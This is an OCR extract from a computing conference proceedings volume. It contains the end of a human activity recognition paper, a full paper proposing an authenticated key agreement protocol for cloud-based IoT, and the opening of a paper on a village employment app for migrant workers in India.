Figure 2 shows the effectiveness of the proposed framework. At different iterations, it shows the accuracy of the proposed model along with the information of loss function. Maximum observed accuracy in the given snapshot reflected the accuracy level of 98.4 approximate. Under different experiments, it has been observed that the framework reflected the increase in accuracy level with the increase in the number of iterations.

Figure 3 is representing the overall performance of the proposed model by reflecting the accuracy achieved at the level of training and testing. Approximately 98% accuracy has been achieved for extracting the information about the exact activity performed by the human. During the initial iterations, it can clearly be checked that the system is reflecting about 70% accuracy. But as the number of epoch are increasing, it reflects the increase in accuracy level.

Figure 4 shows accuracies achieved for different human activities. This represents the average accuracy of 96% for all categories of human activities under consideration. During the recognition at testing phase, it has been observed the system shows the confusion factor while detecting "Laying" activity with "Sitting" activity. This is the reason between the fluctuation of recognition accuracies of "Sitting" and "Laying" activities. To resolve this issue, more parameters have to be considered. Similar kind of mismatch has been observed during the identification of "Standing" and "Sitting" activities. This again happen due to the negligible movement observed during both these activities and no such change also observed in background.



```
epoch: 2 test_accuracy:0.6971962451934814 loss:1.4320471286773682
epoch: 3 test_accuracy:0.8006230592727661 loss:1.255730390548706
epoch: 4 test_accuracy:0.8467289805412292 loss:1.1295710802078247
epoch: 5 test_accuracy:0.8822429776191711 loss:1.0519989728927612
epoch: 6 test_accuracy:0.8809968829154968 loss:1.006063461303711
epoch: 7 test_accuracy:0.8785046935081482 loss:1.0059698820114136
epoch: 8 test_accuracy:0.9040498733520508 loss:0.9541240930557251
epoch: 9 test_accuracy:0.912772595882415 loss:0.9249656200408936
epoch: 11 test_accuracy:0.9202492237091064 loss:0.8723455667495728
epoch: 12 test_accuracy:0.9345794320106506 loss:0.8389042615890503
epoch: 13 test_accuracy:0.9283488988876343 loss:0.8365824222564697
epoch: 14 test_accuracy:0.9289719462394714 loss:0.8442765474319458
epoch: 15 test_accuracy:0.9376947283744812 loss:0.825635552406311
epoch: 16 test_accuracy:0.9308411478996277 loss:0.8527410626411438
epoch: 17 test_accuracy:0.940809965133667 loss:0.7720271348953247
epoch: 18 test_accuracy:0.9644860029220581 loss:0.772343099117279
epoch: 19 test_accuracy:0.9239875674247742 loss:0.8235347270965576
epoch: 21 test_accuracy:0.9595015645027161 loss:0.7210665941238403
epoch: 22 test_accuracy:0.9688473343849182 loss:0.7046180963516235
epoch: 23 test_accuracy:0.9514018893241882 loss:0.7708120346069336
epoch: 24 test_accuracy:0.9532710313796997 loss:0.7053214311599731
epoch: 25 test_accuracy:0.9732087254524231 loss:0.7038005590438843
epoch: 26 test_accuracy:0.9713395833969116 loss:0.6641620397567749
epoch: 27 test_accuracy:0.9763239622116089 loss:0.6519589424133301
epoch: 28 test_accuracy:0.9750778675079346 loss:0.6372754573822021
epoch: 29 test_accuracy:0.9700934290885925 loss:0.6410614252090454
epoch: 31 test_accuracy:0.9744548201560974 loss:0.6219320893287659
epoch: 32 test_accuracy:0.9788162112236023 loss:0.6144272089004517
epoch: 33 test_accuracy:0.9806853532791138 loss:0.6052818298339844
epoch: 34 test_accuracy:0.9769470691680908 loss:0.6073766946792603
epoch: 35 test_accuracy:0.9813084006309509 loss:0.5920457243919373
epoch: 36 test_accuracy:0.983177542686462 loss:0.583346128463745
epoch: 37 test_accuracy:0.9769470691680908 loss:0.5925641059875488
```

Fig. 2 Accuracy of the model at training and testing phases




Fig. 3 Performance accuracy of proposed model

5 Conclusion and Future Scope

Every action taken by a normal human being is motivated by some cause. Understanding human behavior and its interaction with the environment has been a lively




Fig. 4 Recognition accuracies for human activities

research subject in recent years due to its relevance in a variety of domains. In HAR, there are a plethora of existing examples, consisting self-explained videos considering the concept of surveillance and security, environmental monitoring of homes, video storage and retrieval, and so on. The dataset used in this study was obtained from Kaggle. Missing values are removed from the collected data during pre-processing. The gathered data is subsequently analyzed in order to extract features. For handling the issue of selecting only required features and identification of homogeneous data groups, PCA technique is combined with K-means. Finally, for human activity recognition, a voting classifier method is used, which is a combination of SVM. The proposed framework is implemented in Python software, and the results are analyzed in terms of recall, accuracy, and precision. To verify the model's reliability, the results of the proposed model are compared to those of a logistic regression classifier. When compared to logistic models, the proposed model has a high performance of about 5%. The achievement in this study opened the new gates for research to devise a model which can be extended using re-enforcement learning methods and new architecture is likely to be compared with existing machine learning algorithms for human activity recognition.

References

1. Ahmed N, Rafiq JI, Islam MR (2020) Enhanced human activity recognition based on smartphone sensor data using hybrid feature selection model. Sensors (Switzerland) 20(1)
2. Wu X, Xu X, Liu J, Wang H, Hu B, Nie F (2021) Supervised feature selection with orthogonal regression and feature weighting. IEEE Trans Neural Netw Learn Syst 32(5):1831–1838
3. Singh G, Sachan MK (2015) Data capturing process for online Gurmukhi script recognition system. In: IEEE international conference on computational intelligence and computing research (ICCIC), pp 518–521
4. Singh G, Sachan MK (2020) An unconstrained and effective approach of script identification for online bilingual handwritten text. Natl Acad Sci Lett 43(5):453–456
5. Singh G, Sachan MK (2019) Performance comparison of classifiers for bilingual Gurmukhi-Roman online handwriting recognition system. Int J Eng Adv Technol 8(5):573–581

6. Singh G, Gaur P, Kaur R (2021) Hybrid classification method for the human activity detection. In: 2nd global conference for advancement in technology (GCAT), pp 1–6
7. Sekhon NK, Kaur S, Shyan H (2021) IoT based intelligent system for home automation. Disrupt Technol Soc 5:299–315
8. Liang X, Zhang HB, Zhang YX, Huang JL (2019) JTCR: joint trajectory character recognition for human action recognition. In: 2019 IEEE Eurasia conference on IOT, communication and engineering (ECICE 2019), pp 350–353
9. Jagadeesh B, Patil CM (2017) Video based action detection and recognition human using optical flow and SVM classifier. In: 2016 IEEE international conference on recent trends in electronics, information & communication technology, RTEICT 2016—proceedings, pp 1761–1765
10. Nadeem A, Jalal A, Kim K (2020) Human actions tracking and recognition based on body parts detection via artificial neural network. In: 3rd international conference on advancements in computational sciences, ICACS 2020, pp 1–6
11. Han Y, Chung SL, Ambikapathi A, Chan JS, Lin WY, Su SF (2018) Robust human action recognition using global spatial-temporal attention for human skeleton data. In: Proceedings of the international joint conference on neural networks, vol 2018, July 2018, pp 1–8
12. Majumder S, Kehtarnavaz N (2021) Vision and inertial sensing fusion for human action recognition: a review. IEEE Sens J 21(3):2454–2467
13. Yan H, Hu B, Chen G, Zhengyuan E (2020) Real-time continuous human rehabilitation action recognition using OpenPose and FCN. In: Proceedings—2020 3rd international conference on advanced electronic materials, computers and software engineering, AEMCSE 2020, pp 239–242
14. Kumar N, Sukavanam N (2018) Human action recognition from motion trajectory using Fourier temporal features of skeleton joints. In: Proceedings of the 2018 international conference on advances in computing and communication engineering, ICACCE 2018, June 2018, pp 402–408
15. Liu X, Li Y, Li Y, Yu S, Tian C (2019) The study on human action recognition with depth video for intelligent monitoring. In: Proceedings of 31st Chinese control decision conference, CCDC 2019, pp 5702–5706
16. Chiang ML, Feng JK, Zeng WL, Fang CY, Chen SW (2018) A vision-based human action recognition system for companion robots and human interaction. In: 2018 IEEE 4th international conference on computer and communications, ICCC 2018, pp 1445–1452
17. Yang Y, Cai Z, Yu Y, Wu T, Lin L (2019) Human action recognition based on skeleton and convolutional neural network. In: 2019 photonics & electromagnetics research symposium—fall, PIERS—fall 2019—proceedings, pp 1109–1112
18. Liang C, Liu D, Qi L, Guan L (2020) Multi-modal human action recognition with sub-action exploiting and class-privacy preserved collaborative representation learning. IEEE Access 8:39920–39933
19. Venkata Subbareddy K, Rani SS (2020) Self-similarity matrix and view invariant features assisted multi-view human action recognition. In: 2020 IEEE international conference for innovation in technology, INOCON 2020, pp 1–6
20. Al-Obaidi S, Abhayaratne C (2019) Temporal salience based human action recognition. The University of Sheffield, Department of Electronics and Electrical Engineering, pp 2017–2021
21. Singh G, Sachan K (2019) A bilingual (Gurmukhi-Roman) online handwriting identification and recognition system

Efficient Authenticated Key Agreement Protocol for Cloud-Based Internet of Things

V. Muthukumaran, V. Vinoth Kumar, Rose Bindu Joseph, Meram Munirathnam, I. S. Beschi, and V. R. Niveditha

Abstract The key agreement with an authenticated key protocol is a cryptographic primitive that, in theory, combines the operations of digital signature and public-key encryption in one step, resulting in a reduced computational cost than the usual signature-then-encryption technique. Authentication is another method for achieving simultaneity of secrecy and validation throughout the Internet of Things (IoT). We introduce a new authenticated key agreement protocol approach in this paper, which is based on the intractability of a group-based polynomial decomposition issue and can be employed in CIoT-based systems for secure data transfer.

Keywords Authenticated key agreement protocol · CIoT-based systems · Group

V. Muthukumaran (✉)
Department of Mathematics, Faculty of Engineering and Technology, SRM Institute of Science and Technology, Kattankulathur - 603203, Chennai, Tamil Nadu, India
e-mail: muthu.v2404@gmail.com

V. Vinoth Kumar
Department of Computer Science and Engineering, JAIN (Deemed-to-be University), Bangalore, India

R. B. Joseph
Department of Mathematics, Christ Academy Institute for Advanced Studies, Bangalore 560083, India

M. Munirathnam
Department of Mathematics, RGUKT, R.K. Valley, Idupulapaya, Vempalli, Kadapa, A.P., India

I. S. Beschi
Department of Computer Applications, St. Joseph's College (Arts and Science), Kovur, Chennai, Tamil Nadu 600128, India

V. R. Niveditha
Department of Computer Science and Engineering, Dr. M.G.R. Educational and Research Institute, Chennai, Tamil Nadu, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_28

1 Introduction

Many encryptions and digital signature techniques have been presented to achieve security at a low cost and with more effectiveness. For achieving secrecy and authenticity of the sent required data while delivering it via an open communication channel is required. Encryption and digital signatures are applied one by one to a message/data to accomplish both authentication and confidentiality. However, this necessitates greater computing time and expense. To address this issue, the authenticated key agreement system was devised, which integrates both encryption and digital signature schemes in a single logical step [1]. The authenticated key agreement system ensures data security and authenticity while reducing computing costs and increasing efficiency. The authenticated key agreement scheme's security is based on the DLP's intractability [2]. Many authenticated key agreement techniques have been offered in the survey, all of which rely on distinct trapdoors [3]. The principle of an authenticated key agreement scheme is extended to an integer factorization issue in authenticated key agreement scheme that uses elliptic curves and pairings [4].

The methodology component of IoT-based security consists of safeguarding associated devices and IoT systems. This system adds an extra layer of Internet connectivity to the system of interconnected gadgets, digital devices, and mechanical items or people. Everything is given a unique identification and the capacity to send data over a certain system. Devices can connect to the open Internet, which exposes them to a variety of security risks. When compared to other types of networking, the information-centric network requires a high level of security (Fig. 1).

Our Contribution of This Work

- We created an effective authentication scheme that connects both CIoT operations in a single step, making the authentication system's features more effective.




Fig. 1 IoT data storage architecture

- This approach proposes some numerical encryption, which has been implemented in this CIoT-based framework that has been executed in the communication overhead up to the point of creation.
- The major purpose of the efficient authentication technique is to improve security and secrecy in CIoT-based scenarios.

2 Related Works

Different sorts of schemes based on encryption techniques are used for signing the message that is passed through the IoT-based devices to attain secrecy and validation. In this section, certain key interpretations that examine the signature-based communication strategy are explored in terms of related work, which is an important method using background knowledge.

Zheng and Imai presented the first elliptic curve cryptography-based (ECC) authentication technique with all the basic security requirements [4]. Compared to the old signature-then-encryption method, this scheme has a 58% reduction in computational cost and a 40% reduction in communication cost. Because the technique makes use of ECC, it was used in application oriented [5]. Hwang proposes a model to form a scheme that is efficient based on an arithmetic elliptic curve, considering the cost of lower computation, integration, non-repudiation, secrecy forwarded, and trusted third-party verification [6]. However, Toorani and Asghar examined this system and found that it lacked the required attribute security [7]. They demonstrated that the model creates a unique session key but fails to verify the validity of public keys and certificates [8, 9].

With certain inputs supplied, the models an elliptic curve based on encryption was constructed, giving authentication and confidentiality [10]. Without the sender's private keys, a judge can manually validate the sender's signature on authentication messages [11]. Every attribute of basic security techniques is associated with the simplest possible computing overhead in this paradigm [12–16].

3 Authenticate Key Agreement Protocol Cloud-Based IoT Systems

3.1 System Mode

1. **Private-Key Generator**

A secret-key generator oversees enrolling and de-enrolling clients and cloud servers in wireless sensor networks. It also generates parameters for the system. It must be a strong trustworthy third party because it knows the sensor/cloud private key.




Fig. 2 System model CIoT [5]

2. **Cloud Server**

Server in the cloud functions as a database server, storing data from sensor nodes, and making it available to users. PKG should be used to register the cloud server, which obtains the system details before generating a shared key. The data that will be transferred to the cloud server are decrypted using the shared key.

3. **Wireless Sensor Network**

WSN functions as clients, collecting data from objects and transmitting it to a cloud server over the Internet (Fig. 2).

3.2 Initial Phase

Key Generation

A chooses two random components $a, b \in N$ and a polynomial derived from group $\vartheta(x) \in Z_{>0}[x]$ then $\vartheta(a)(\neq 0) \in N$, and then, there are the receipts $\vartheta(a)$ compute using her private key as a standard PKG in CIoT. $y = \vartheta(a)^r b\vartheta(a)^s$ and discovers her public key $(a, b, y) \in N \times N \times N$.

Signature Generation

Step 1

A selects the polynomial group from PKG in CIoT $\vartheta(x) \in Z_{>0}[x]$ s.t. $\vartheta(a)(\neq 0) \in N$ and take $\vartheta(a)$ as salt.

Step 2

Verification done by following steps

$$
\begin{aligned}
\sigma &= \vartheta(a)^r b\vartheta(a)^s \\
\psi &= \vartheta(a)^r [H(M)\sigma]\vartheta(a)^s \\
\lambda &= \vartheta(a)^r \psi\vartheta(a)^s \\
\rho &= \vartheta(a)^r \psi\delta(a)^s \\
\alpha &= \delta(a)^r H(M)\vartheta(a)^s \\
U &= \vartheta(a)^r H(M)\vartheta(a)^s
\end{aligned}
$$

Verification

Step 1

To calculate $V = \rho y^{-1}\alpha$.

Step 2

B agrees A authentication if $\sigma^{-1}U = \lambda^{-1}V$ then verify authentication to B.

4 Security Analysis for Authenticate Key Agreement Protocol Cloud-Based CIoT Systems

Perfect Forward Secrecy

Initially, E replaces the message with his own M, when it comes to forgery, M_f. When B obtains a the signature $(\sigma, \lambda, \rho, \alpha, U)$ and send to A to verifying the CIoT systems. Exercising forgiving data M_f or $H(M_\mathrm{f})$, verifying the computation

$$\sigma^{-1}U = \lambda^{-1}V$$

is challenging since M_f or $H(M_\mathrm{f})$. The signature peers are extremely difficult, but the confirmation procedure is not.

Then, $\sigma^{-1}U = \lambda^{-1}V$ only the original message is true. It is impossible to imagine data fraud without eliminating the signature. The next step is to examine the value M_f to see $H(M)$ if it is valid. However, this is not feasible appropriate to the hypothesis of the hash is secure. As a result, data that cannot be identified with a valid signature are inadmissible.

Key Control

Given A intent to recognize his refusals on his signature relative to some genuine data, E can fabricate the signature $(\sigma, \lambda, \rho, \alpha, U)$ and sign the message with the forged $(\sigma_f, \lambda_f, \rho_f, \alpha_f, U_f)$ authentication function. These verifying the following steps

$$V = \rho_f y^{-1} \alpha_f$$

$$V = \left[\vartheta(a)^r \psi \delta(a)^s\right]_f \left[\delta(a)^{-r} b^{-1} \delta(a)^{-s}\right] \left[\delta(a)^r H(M) \vartheta(a)^s\right]_f.$$

Since $\left[\delta(a)^r\right]_f \cdot \left[\delta(a)^r\right] \neq I$, $\left[\delta(a)^{-s}\right]_f \cdot \left[\delta(a)^{-s}\right] \neq I$ where I is the element of individuality in the group's structure. Therefore, $\left(\sigma^{-1} U\right)_f \neq \left(\lambda^{-1} V\right)$. Because the signature system assures that the property of repudiation is preserved.

Key Revocation

E is analyzing to sign a message that has been moved M_f altering through a certain value $\left[\delta(a)^r\right]_f$. As a result, she deals with difficulties involving a key that is considered public, as well as the GPSD, which is an intractable group.

4.1 Performance Analysis of the Given CIoT Authentication Scheme

The performance of several authentication techniques is compared in this section based on two parameters: security features and computational cost [1–4]. Tables 1 and 2 we are comparing existing work, and we prove our prosed CIoT scheme more efficient in security level, and Fig. 3 we discussed about computation time of our scheme and compare with existing scheme.

Table 1 Comparison of proposed authentication scheme

Schemes	Computation cost	Communication cost send	Received	Curve type required
Seo et al. [1]	6PM	3ID + $2G + Z_p^*$	3ID + $2G + Z_p^* + T_C$	ECC-based
Wang et al. [3]	3PM + P	ID + $2G_1 + Z_p^* + T_C$	$G_1 + Z_p^* + T_C$	Pairing-based
Nagarajan SM et al. [2]	3PM + $2E$	ID + $3G_1 + Z_p^* + T_C$	$G_2 + Z_p^* + T_C$	Pairing-based
Nagarajan SM et al. [4]	4PM	ID + $3G_1$ + right + $2T_C$	MAC + G_1	Pairing-based
Our proposed scheme	6GM	$2G + 2Z_p^* + T_C$	$2G + 2Z_p^* + T_C$	Group based DLP

Table 2 Comparison of existing scheme with our scheme

Schemes	Perfect forward secrecy	Impersonation attack resist	Security proof
Seo et al. [1]	No	Yes	No
Wang et al. [3]	Yes	No	Yes
Nagarajan SM et al. [2]	Yes	Yes	Yes
Nagarajan SM et al. [4]	Yes	Yes	Yes
Our proposed scheme	Yes	Yes	Yes




Fig. 3 Authentication model for CIoT

The time necessary to complete each phase of the proposed strategy is depicted in Fig. 4. The verification process, as expected, consumes most of the time due to its higher complexity. Point multiplication is an example of cryptographic operations. In furthermore, the computation time may be shown. The bit length of the primary field grows as the bit length of the secondary field grows.




Fig. 4 Computation time for our schemes

5 Conclusion

This work is a CIoT network based on an improved and very efficient verified key setup. Authenticated key establishment is used in each data segment, referred to as CIoT, to increase security levels. The information is securely transmitted via a CIoT-based system with the help of an authenticated key setup mechanism. It also ensures that data integrity and secrecy are maintained throughout the network's interactions. It is also worth noting that to achieve these high security levels, authenticated key establishment combines both digital signature and encryption methods. The proposed approach was tested on a standard CIoT-based network, and it was discovered that data transmission across the network via authenticated key establishment was extremely secure, with higher levels of confidentiality and user identity promoted by the authenticated key establishment scheme for various users involved in the CIoT-based network.

The implementation uses between 51 and 52% of total ROM memory for three curves of three different security levels and between 59 and 62% of total ROM memory for three curves of three different security levels. The complete amount of RAM on the CIoT platform has been reached.

References

1. Seo SH, Won J, Sultana S, Bertino E (2015) Effective key management in dynamic wireless sensor networks. IEEE Trans Inf Forensics Secur 10(2):371–383
2. Nagarajan SM, Deverajan GG, Chatterjee P, Alnumay W, Muthukumaran V (2022) Integration of IoT based routing process for food supply chain management in sustainable smart cities. Sustain Cities Soc 76:103448
3. Nagarajan SM et al (2021) Secure data transmission in internet of medical things using RES-256 algorithm. IEEE Trans Ind Inform
4. Nagarajan SM, Deverajan GG, Chatterjee P, Alnumay W, Ghosh U (2021) Effective task scheduling algorithm with deep learning for internet of health things (IoHT) in sustainable smart cities. Sustain Cities Soc 71:102945
5. Saeed MES, Liu Q-Y, Tian GY, Gao B, Li F (2019) AKAIoTs: authenticated key agreement for internet of things. Wireless Netw 25(6):3081–3101
6. Deverajan GG, Muthukumaran V, Hsu C-H, Karuppiah M, Chung Y-C, Chen Y-H (2021) Public key encryption with equality test for industrial internet of things system in cloud computing. Trans Emerg Telecommun Technol e4202
7. Upadhyaya P, Anjana V, Jain V, Marimuthu K, Ganesh Gopal D (2013) Practical system for querying encrypted data on the cloud. Int J Eng Technol 5(2)
8. Roman R, Lopez J (2009) Integrating wireless sensor networks and the internet: a security analysis. Internet Res 19(2):246–259
9. Palattella MR, Dohler M, Grieco A, Rizzo G, Torsner J, Engel T et al (2016) Internet of things in the 5G era: enablers, architecture, and business models. IEEE J Sel Areas Commun 34(3):510–527
10. Sivakumar T, Veeramani S, Pandi M, Gopal G (2020) A novel encryption of text messages using two fold approach. Recent Adv Comput Sci Commun (Formerly: Recent Patents Comput Sci Bentham Sci) 13(6):1106–1112
11. Montenegro G, Kushalnagar N, Hui J, Culler D (2007) RFC 4944: transmission of IPv6 packets over IEEE 802.15.4 networks
12. Dhanaraj RK, Ganesh Gopal D, Gadekallu TR, Aboudaif MK, Nasr EA, Krishnasamy L (2020) A heuristic angular clustering framework for secured statistical data aggregation in sensor networks. Sensors 20(17):4937
13. Ezhilmaran D, Muthukumaran V (2017) Authenticated group key agreement protocol based on twist conjugacy problem in near-rings. Wuhan Univ J Nat Sci 22(6):472–476
14. Ganesh Gopal D, Asha Jerlin M, Abirami M (2019) A smart parking system using IoT. World Rev Entrep Manag Sustain Dev 15(3)
15. Muthukumaran V, Ezhilmaran D, Anjaneyulu GSGN (2018) Efficient authentication scheme based on the twisted near-ring root extraction problem. In: Advances in algebra and analysis. Birkhäuser, Cham, pp 37–42
16. Nagarajan SM, Muthukumaran V, Beschi IS, Magesh S (2021) Fine tuning smart manufacturing enterprise systems: a perspective of internet of things-based service-oriented architecture. In: Handbook of research on innovations and applications of AI, IoT, and cognitive technologies. IGI Global, pp 89–103

Atamnirbhar Gaon—An Inhouse Employment Tool for Migrant Workers

Bhawna Suri, Shweta Taneja, Gaurav Dhingra, Ankush Goyal, and Bhavay Sharma

Abstract India is a country where majority of the population resides in rural areas. For the development of India, it is necessary to focus on the core of India, i.e., the villages. Now, for developing villages, demand needs to be generated and supply chains to be put in place for ensuring fast-paced development. There are a plethora of employment opportunities and a million plus one can be created but villagers generally tend to relocate to metro cities for better facilities, resulting in overburdening of cities as well as slow development of villages. During the pandemic, India witnessed a large-scale migrant crisis. To bridge the gap between employers and employees, primarily focused on villages, we have developed an application—Atamnirbhar Gaon. Using this application, the workers can get equitable employment prospects like entrepreneurship, businesses, and skill set enhancement in their respective hometown. This venture can boost the development of villages and hence the development of the nation. This is a bilingual application—supports both Hindi and English; any illiterate person can also avail the functionality of this application through voice, know about the places near him where a person can learn new technologies or update his skills, weather updates for sowing the crops, latest updates in farming, and lastly can also get the importance of vaccination against Covid-19 and the available slots for vaccination.

Keywords Digital India · Rural employment · Smart village · Rural migration

1 Introduction

The lack of job opportunities in villages coupled with less remunerative farming (except in the case of large land holdings) compels village youth to migrate to cities. There, many of them do not enjoy a reasonable quality of life because they manage to get only subsistence jobs. The migration is also unidirectional as they continue

B. Suri · S. Taneja (✉) · G. Dhingra · A. Goyal · B. Sharma
Department of Computer Science and Engineering, Bhagwan Parshuram Institute of Technology, New Delhi, India
e-mail: shwetataneja@bpitindia.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_29

to live in cities in the hope of landing better jobs. In the long term, this leads to desertion from villages. Despite increasing urbanization in India, a large fraction of India's poor remains in rural areas. Many of these individuals work in casual labor markets in both the agricultural and non-agricultural sectors in which there are few returns to skill and labor market experience, and where earnings are thus limited by the marginal product of manual labor. Given overall supply and demand conditions, the return to this labor may not generate household earnings that are sufficient for a household that includes non-working dependents to rise above the poverty line. 65% of India's population lives in its villages. The youth from villages has been migrating to cities in search of work as there are no or less opportunities for employment in villages. They leave a good quality life in a village for a poor quality of life in cities. This leads to slums and poor hygienic conditions of life for them in cities. We need to stop this migration from villages to cities for the benefit of both. To fulfill this aim, there is a need to create work opportunities in villages and make villages SMART for our citizens. To achieve the vision of our honorable Prime Minister—Atamnirbhar Bharat and Smart Villages a success, different policies were made by the government [1]. On 12th May 2020, the Prime Minister launched the Atamnirbhar Bharat Abhiyan—a mission with a budget of Rs. 20 lakh crore, comprising various fiscal measures to promote economic development. The goal is to create a 'self-reliant India'.

Our mission is to contribute in achieving the—Atamnirbhar Bharat and Smart Villages for the benefit of the society. The Mahatma Gandhi National Rural Employment Guarantee Act-2005 (MGNREGA) is the only policy that allows people to assess the needs of their village, plan the assets that are to be built, and then work toward building those assets. The MGNREGA is the most important program for making village Atamnirbhar.

Even though the government has made efforts to help poor people through different channels of anti-poverty schemes like MGNREGA, Pradhan Mantri Rozgar Yojana (PMRY), and Pradhan Mantri Gramodaya Yojana (PMGY) but due to many reasons like corruption, lack of proper implementation and right targeting, they were not effective as expected. Also, our honorable Prime Minister promoted the concept of digitization so that the facilities in terms of financial aid should reach and be availed by every poor person of the country [2–4]. Nowadays, everyone whether a person is rich or poor or stays in an urban area or rural area has a smartphone. Thus, we have developed a mobile application to help the unemployed people in villages.

1.1 Problem Statement

